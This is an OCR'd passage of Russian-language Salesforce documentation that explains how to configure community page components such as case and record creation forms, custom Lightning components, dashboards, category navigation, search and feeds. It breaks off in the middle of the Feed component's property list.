
Прим.: Когда вы настраиваете макет страницы обращения для своего сообщества, укажите, что требуются некоторые поля. Благодаря добавлению необходимых полей в макет клиенты не смогут случайно отправить обращения с пустыми полями.

1. На настраиваемой странице выберите компонент **«Форма создания обращения»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Общие параметры	Нажмите, чтобы развернуть раздел с общими настройками.
Вложение файлов	Позволяет проверенным пользователям прикрепить файл к комментарию в обращении. Параметры вашей организации управляют ограничениями размеров файлов. Если вы включаете функцию Web-to-Case, чтобы разрешить пользователям-гостям создавать обращения, следует учитывать, что пользователи-гости не могут прикреплять файлы к обращению.
Название заголовка	Текст, отображаемый в верхней части страницы, которую клиенты используют для создания обращения. По умолчанию используется служба поддержки электронной почты.
Заголовок сообщения с подтверждением	Текст, который появляется как заголовок сообщения, подтверждающего, что обращение было создано. Значение по умолчанию: Ваш запрос был успешно отправлен.
Описание сообщения с подтверждением	Текст, который появляется как текст сообщения, подтверждающего, что обращение было создано. Например, вы скоро услышите ответ от нас.
Действия в публикаторе	Нажмите, чтобы развернуть раздел с параметрами действия.
Действие обращения зарегистрированного пользователя	Имя действия, которое создает обращения для прошедших проверку подлинности пользователей. Используйте редактор макета действия для объекта обращения в

Свойство	Описание
	настройке Salesforce, чтобы указать, какие поля следует включать в макет. Действие NewCase установлено по умолчанию в вашей организации Salesforce.
Действие обращения пользователя	Имя действия, которое создает обращения для не прошедших проверку подлинности пользователей. Используйте редактор макета действия для объекта обращения в настройке Salesforce, чтобы указать, какие поля следует включать в макет.
Отклонение обращения	Нажмите, чтобы развернуть раздел с параметрами отклонения обращения.
Используйте текст обращения для предложенных статей	Использует текст, вводимый пользователями в поля заголовка и описания обращения, чтобы предложить статьи в области отклонения страницы. Отклонение статьи появляется только после внедрения Salesforce Knowledge в вашу организацию.
Количество статей	Количество статей, отображаемых в компоненте.
Категория верхнего уровня	Категория данных верхнего уровня для сообществ, управляемых шаблонами, использующих категории данных.
Категория название группы для отклонения статьи	Имя группы категорий данных для управляемых шаблонами сообществ с использованием категорий данных.
Отклонение текста баннера	Текст, который отображается как заголовок области отклонения страницы. По умолчанию «Нужны быстрые ответы?».
Отклонение текста	Текст, который отображается как подзаголовок в области отклонения страницы.
Отклонение текста для мобильных устройств	Текст, отображаемый в области отклонения для пользователей мобильных устройств.
Настройки reCAPTCHA	Нажмите, чтобы развернуть раздел с настройками reCAPTCHA.
`ReCAPTCHA` для создания гостевого обращения	Добавляет виджет reCAPTCHA на свою страницу. Виджет reCAPTCHA требует, чтобы пользователи-гости успешно заполняли текстовое поле, прежде чем они смогут создать обращение. Прим.: Чтобы использовать службу reCAPTCHA от Google, перейдите на веб-сайт Google reCAPTCHA, чтобы зарегистрировать свой домен и получите пару ключей: секретный и ключ сайта. Подробнее о поддерживаемых языках в виджете см. на веб-сайте reCAPTCHA. Google reCAPTCHA — это ресурс, предоставляемый Salesforce для поддержки своих пользователей и партнеров. Но он не считается частью услуг согласно основному соглашению о подписке salesforce.com.
Секретный ключ для `reCAPTCHA`	Введите ключ, который вы получили при регистрации для службы.
Ключ сайта для `reCAPTCHA`	Введите ключ, который вы получили при регистрации для службы. Прим.: Убедитесь, что вы тщательно проверяете виджет reCAPTCHA в вашей производственной организации.

Пример: Компонент «Образец формы создания обращения»



СМ. ТАКЖЕ:


Какие компоненты можно использовать с каждым из шаблонов?

Кнопка создания записи


Компонент Create Record Button позволяет участникам сообщества создавать записи с использованием глобальных действий.

Этот компонент использует глобальные действия, определенные администратором вашей организации. При назначении этой кнопке нескольких действий при нажатии кнопки отображается раскрывающийся список. При выборе участником действия в списке загружается динамическая страница создания записи с оформлением в соответствии с выбранным действием.

1. Добавьте компонент **Create Record Button** на страницу или выберите его на настраиваемой странице. Например, для удобства доступа компонент можно добавить на начальную страницу.
2. Щелкните **Добавить глобальное действие**, чтобы добавить действие в список глобальных действий.
3. Выберите действия и измените их типы и доступность в расположенном ниже разделе свойств.
   - Выберите тип глобального действия для связи с каждым действием в списке глобальных действий.
   - Выберите «Общедоступно», чтобы действие было также доступно и пользователям-гостям сообщества.



Пример: Пример компонента Create Record Button на начальной странице сообщества.



Форма создания записи

Компонент Create Record Form отображает макет действия после нажатия пользователем кнопки создания записи.

Когда участник сообщества выбирает действие в списке кнопки создания действия в сообществе, выполняется переход на страницу создания записи, использующей компонент Create Record Form для показа полей в связанном макете глобального действия. Страница и компонент автоматически используют макет глобального действия, заданный для выбранного действия, при этом автоматически заполняется свойство «Имя действия». Дополнительная настройка не требуется.

Пример: Пример компонента Create Record Form.



Настраиваемые компоненты Lightning

Включите настраиваемые компоненты Lightning в проект сообщества в конструкторе сообщества.

Для использования настраиваемых компонентов Lightning в вашем сообществе:

- Включите компоненты Lightning. Для этого в меню «Настройка» введите *«Компоненты Lightning»* в поле «Быстрый поиск» выберите пункт **«Компоненты Lightning»**, а затем выберите **«Включить компоненты Lightning»**.
- Добавьте каждый компонент с консоли разработчика так, как показано в этом примере:

```
<aura:component
implements="forceCommunity:availableForAllPageTypes"
access="global">
```

- Чтобы свойства компонента можно было редактировать в конструкторе сообщества, включите ресурс проектирования с именем `componentName.design` с пакетом компонентов Lightning.

Прим.: Дополнительную информацию по разработке настраиваемых компонентов Lightning см. в Руководстве разработчика компонентов Lightning и Памятке по компонентам Lightning.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки или публикации сообщества:

- Создание и настройка сообществ

Работать с компонентами Lightning можно точно так же, как с компонентами шаблонов сообщества. Перетащите компонент на холст страницы. Для редактирования его свойств выберите этот компонент на холсте странице, а затем введите изменения в плавающий редактор свойств компонентов.

Настраиваемые компоненты появляются на панели «Компоненты» вместе с компонентами шаблона.

Пример: Настраиваемый компонент, добавленный на холст страницы, со свойствами, открытыми в плавающем редакторе свойств компонента:




Панель мониторинга

Используйте компонент Dashboard для перетаскивания настроенных панелей мониторинга из общедоступной папки организации на страницы сообщества.

1. На настраиваемой странице выберите компонент **Dashboard**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Имя панели мониторинга	Выбор доступной панели мониторинга.
Высота	Изменение высоты панели мониторинга. Ширина столбца определяет ширину панели мониторинга.

Пример: Пример компонента Dashboard:



Прим.: Участники не могут изменять пользователя сообщества, управляющего панелью мониторинга. Это представление доступно только для чтения.

Список панелей мониторинга

Компонент Dashboard List позволяет просматривать панели мониторинга в виде списка.

Список можно отфильтровать по следующим критериям:

- Недавние
- Создано мной
- Личные панели мониторинга
- Все панели мониторинга

Кроме этого, пользователи получают доступ к папкам панелей мониторинга. Вот эти папки:

- Создано мной
- Используемые совместно со мной
- Все папки

У компонента Dashboard List нет изменяемых свойств.

Прим.: Компонент Dashboard List можно использовать только на странице списка панелей мониторинга.

Пример: Пример компонента Dashboard List:

[вставить изображение]

Расширенная навигация по категориям

Компонент Expanded Category Navigation упорядочивает статьи на основе иерархии категорий.


Пользователь может выбрать категорию верхнего уровня, а затем просматривать связанные категории и подкатегории в процессе просмотра статей. Затем можно щелкнуть дочернюю категорию для просмотра связанных с ней статей. Длинные списки категорий можно разворачивать для просмотра всех категории и свертывать до отображения только нужных.

1. На настраиваемой странице выберите компонент **Expanded Category Navigation**.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Заголовок	Текст, который можно показать вместо наименования категории верхнего уровня. Например, если категория верхнего уровня называется *«Десерты»*, можно изменить заголовок на *«Простые рецепты десертов»*. Введенный в это поле текст отображается только как заголовок страницы. Само имя категории в пути навигации и других местах не изменяется.
Макс. Количество подкатегорий	Ограничение количества дочерних категорий, отображаемых для каждой родительской категории. Значение по умолчанию — 3.
Макс. количество категорий	Ограничение количества родительских категорий, отображаемых на странице. Значение по умолчанию — 10. Однако количество отображаемых родительских категорий не ограничено.

Пример: Пример компонента Expanded Category Navigation:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Популярные категории данных

Компонент Featured Data Categories отображает группу категорий данных с изображениями и заголовками категорий в указанной группе.


Изображения помогают в выборе статей для просмотра. Можно задать свойства, указав количество категорий, отображаемых на странице.

1. На настраиваемой странице выберите компонент **Featured Data Categories**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Количество категорий данных	Количество отображаемых категорий данных в группе. Категории отображаются в порядке перечисления в группе категорий данных.

Свойство	Описание
URL-адрес изображения категории	URL-адрес изображения, связанного с каждой категорией данных. Для автоматического отображения изображений для категорий данных введите в поле `{!Global.PathPrefix}/{!DataCategory.Name}.jpg`. Рекомендуемый размер — 220 x 220 пкс.
Заголовок	Заголовок списка популярных категорий данных.

Пример: Пример компонента Featured Data Categories:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Популярные поисковые запросы


С помощью компонента Специальный поиск участники сообщества могут вести поиск статей в определенной категории данных.

Когда пользователь вводит запрос в поле поиска, система возвращает статьи и поисковые запросы, содержащие вводимый текст. Можно настроить поиск для отображения изображения для категории данных, в пределах которой выполняется поиск.

1. На настраиваемой странице выберите компонент **Специальный поиск**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Текст структурного нуля	Введите текст для отображения в поле поиска. Текст по умолчанию: `What would you like to know?`
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Выключить фоновое изображение	Установите этот флажок чтобы не показать фоновое изображение категории. Окно поиска станет меньше и компактнее.
Макс. количество автоматически предложенных запросов	Количество поисковых запросов, возвращаемых для каждого совпадения.
Макс. количество совпадений заголовков статей	Количество статей, возвращаемых для каждого совпадения.
URL-адрес изображения категории	URL-адрес изображения? Связанного с каждой категорией данных. Для отображения изображений для категорий данных введите в поле `{!Global.PathPrefix}/{!DataCategory.Name}.jpg`. Рекомендуемый размер — 1220 x 175 пкс.

Пример: Пример компонента Специальный поиск:




СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Как работает инкрементный поиск с шаблонами Koa и Kokua

Результаты поиска текста, вводимого в поле поиска, содержат статьи и строки, содержащие совпадения с вводимыми символами.

Инкрементный поиск дает мгновенный результат и помогает находить наиболее релевантные статьи и часто запрашиваемые термины по мере ввода текста в поле запроса. С помощью клавиш TAB и стрелок можно выбрать один из предложенных вариантов для просмотра соответствующей статьи.



Система отправляет запрос в общедоступные статьи знаний в канале, посредством которого предоставляется доступ к статьям. Таким образом, если пользователь получает доступ к общедоступной базе знаний, в результатах поиска фигурируют только статьи из нее. Статьи отображаются на языке, выбранном для сообщества.

Когда пользователь выполняет вход в систему и щелкает значок, не вводя текст, в качестве предложенных вариантов отображаются статьи и термины из прошлых запросов.


Специальные темы

Компонент "Специальные темы" позволяет показывать специальные темы, выбранные сообществом, а также иллюстрировать их изображениями на любой странице сообщества путем простого перетаскивания.

1. Выберите компонент **Специальные темы**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для списка специальных тем. Стандартный текст - Специальные темы.
Показывать заголовок	Отметьте флажок для отображения заголовка.

Пример: Раздел «Специальные темы» на странице каталога тем.



Лента

Компонент ленты отображает ленту всех записей или взаимодействий в группе, включая сообщения, вопросы и вложения.

Компонент Лента в шаблоне «Служба работы с клиентами (Napili)» позволяет добавлять ленту в запись, тему, группу, профиль пользователя или общее обсуждение в сообществе. Компонент предоставляет хронологический фильтруемый список сообщений, сформированный компонентом публикатора ленты. В результате щелчка метки времени в сообщении выполняется переход в развернутое представление сообщения и связанных с ним комментариев.


Прим.: Компонент лента в статьях не поддерживается.

На планшетах и настольных компьютерах комментарии и вложения отображаются непосредственно под сообщениями.

1. На настраиваемой странице выберите компонент **Лента**.
2. В редакторе свойств настройте свойства для компонента:

